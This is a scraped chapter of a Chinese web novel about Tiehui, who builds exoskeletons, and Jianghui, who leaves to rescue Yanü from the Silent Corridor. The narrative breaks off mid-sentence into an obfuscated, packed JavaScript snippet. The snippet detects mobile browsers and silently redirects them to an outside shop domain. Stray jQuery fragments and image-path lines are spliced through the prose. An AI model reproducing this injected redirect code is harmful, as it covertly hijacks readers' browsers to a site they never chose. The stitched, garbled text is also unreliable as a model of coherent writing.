“你在首席的镜子里看到哑女刻在墙上的那句话了吗?第六排写的是:我叫哑女,我是绛晖,我在这里等我自己。”绛晖朝铁彗走近了一步。“你和哑女都在等我,不是吗?”

    “我没在等你。”铁彗还是没有回头。

    “那你为什么做了六版外骨骼。”

    铁彗没有回答,她低下头看着控制面板上那些绿色的待机图标,片刻之后才开口:“第一版做出来的时候,我想等你来了就可以穿,但焊完之后发现焊接点有偏差,护肩接缝裂了,我就把第一版拆了,拆的时候在想:她什么时候来。第三版液压杆漏油,拆的时候在想:她会不会已经在路上了。第五版感应核心不兼容,拆的时候已经在想:她来了之后不喜欢怎么办。”

    “第六版做完之后呢。”

    “第六版做完之后我没有拆,我将它放进了盒子里,然后将盒子放在工作台下面的位置,我一伸手就可以够到。我会每天打开检查一次,确认感应核心还在运转,检查完之后关好盒子放回去,然后继续改第七版。”

    “你还做了第七版。”

    “没做完,第七版的胸甲减重方案做到一半,首席的镜子突然黑了,那次黑了很长时间,我以为她出事了。后来镜子恢复信号,我看到她穿着灰色便服跟你站在一起。那会我就知道,你把她带出去了,所以第七版搁置了很长时间。”

    绛晖想起了那个时间点,那是深红剧院她从舞台上把首席带出来的时候,那会她们还不知道,在另一个副本里,有一个绛晖通过一面镜子从头看到了尾。

    “我看到你握住她的手。”铁彗接着说道。她的语速变慢了,似是在回忆,“首席哭的时候你把手放在她后脑勺上,按了一下。她哭完之后抬头说了句什么,镜子没有声音,我听不到,但她的嘴型我看得出来,她说的是:我叫绛晖。”

    “那你看完之后,第七版胸甲改了吗?”

    “没有,我把第七版的设计图删了,你现在穿的是第六版,第六版是最稳定的,不需要第七版了。”

    铁彗转过身来,她的表情看着没有变化,但绛晖注意到她的右手拇指在工具包的肩带上反复摩擦着,那是绛晖自己的习惯,在游戏公司每次等编译结果的时候她都会将手指在鼠标上反复摩擦。

    铁彗从工具包里又翻出一把匕首。匕首的刀鞘是哑光处理的,刀身上覆盖着一层薄薄的减震网。她把匕首递给绛晖,“近距离防身用。”

    绛晖收好匕首然后向铁彗递出手,铁彗低头看着那只手,沉默了很长时间,她轻叹了一口气,表情似是无奈,然后抬起手握住了绛晖。

    “通道下面的炸弹我去关,你去把哑女带出来。”铁彗松开手退后一步,脸上的表情恢复了一贯的冷淡。“传送门坐标自动锁定无声回廊出口,你带着哑女从出口出来时,传送门会把你们直接拉回这里,我在车间里等你们。”

    绛晖点了下头。

    铁彗走到车间正中央蹲下身将手掌按在金属板上。掌纹识别器亮起一圈绿光,金属板自动翻开,露出下面一条狭窄的竖井。竖井透出幽蓝色的数据流光,同时照亮了她们的脸。铁彗把工具包里的数据终端拿出来别在胸前,终端屏幕亮了一下,开始自动同步炸弹加密层的数据。

    “炸弹有六层加密。第一层是伪装层,很好解,大概二十秒。后面五层每层递增难度。最后一层的反噬能量最强,会触发短暂的意识断片。断片大概五到十秒,期间我不能操作终端。断片结束之后我会立刻完成最后一步解除程序。你进无声回廊之后找哑女,找到了就带她出来。不管路上遇到什么,不要回头来找我,炸弹我能搞定。”

    铁彗说话的时候没有看绛晖,她在检查终端上的加密数据,手指在屏幕上快速滑动,把每一层的解密钥预先加载好。绛晖蹲在她旁边,看着她把最后一层解密钥加载完毕。

    “传送

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17729226|208741||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    门在那边。”铁彗指向车间门口的方向。“无声回廊我不能跟你一起进去。我的脚步声太重,车间里的钢板我踩了两年都踩出坑来了,进去等于害死你。”

    “你在外面等我。”

    一道临时传送门已经在钢制走道上生成,荧色光粒在门框边缘不稳定的闪烁着,看着随时可能崩塌。

    传送门上方浮着一行系统小字:目标,无声回廊入口。铁彗靠在车间门框上,双手交叉在胸前,工具包垂在腰侧,边说边朝着竖井走去,“传送门还有大概半分钟就会崩塌。进去之后不要用短铳,跟着墙上哑女给你留的路标走。她在回廊深处,具体位置我已经标记在你的外骨骼系统里了。”铁彗站在竖井边缘,一条腿已经踏进去。

    “铁彗。”

    铁彗停住动作,但没有回头。

    “我把首席带回来了,她现在是第五个。哑女是第六个,镜心还在等我。你关完炸弹之后要不要做第七个。”

    铁彗停住动作,竖井深处的数据流光映在她脸上。

    她点了点头。

    “当然。”

    金属板在铁彗的身影没入竖井后开始自动合拢,绛晖跨进传送门,铁锈色的光粒在她身后迅速崩塌,碎片还没落到地面就全部熄灭了。钢制走道上重新归于黑暗,只有车间里透出的暗红色光线在铁彗消失的那条竖井上方打出一个光圈。

    传送门在绛晖身后闭合的瞬间,绛晖感觉所有的声音都被吸走了。

    对,是吸走。她在踏入这个副本的一瞬间就感觉所有的声音像是全部被压成了一道极细的线,从耳膜上轻轻划过就消失了。

    现在她站在一条狭窄的甬道里,两侧墙壁上刻满了密密麻麻的摩斯电码。深的刻痕是旧的,浅的刻痕是新的,有些刻了一半就断了,像是刻字的人在刻到一半的时候听到了什么,紧急收手,指甲在墙面上划出一道仓促的拖痕。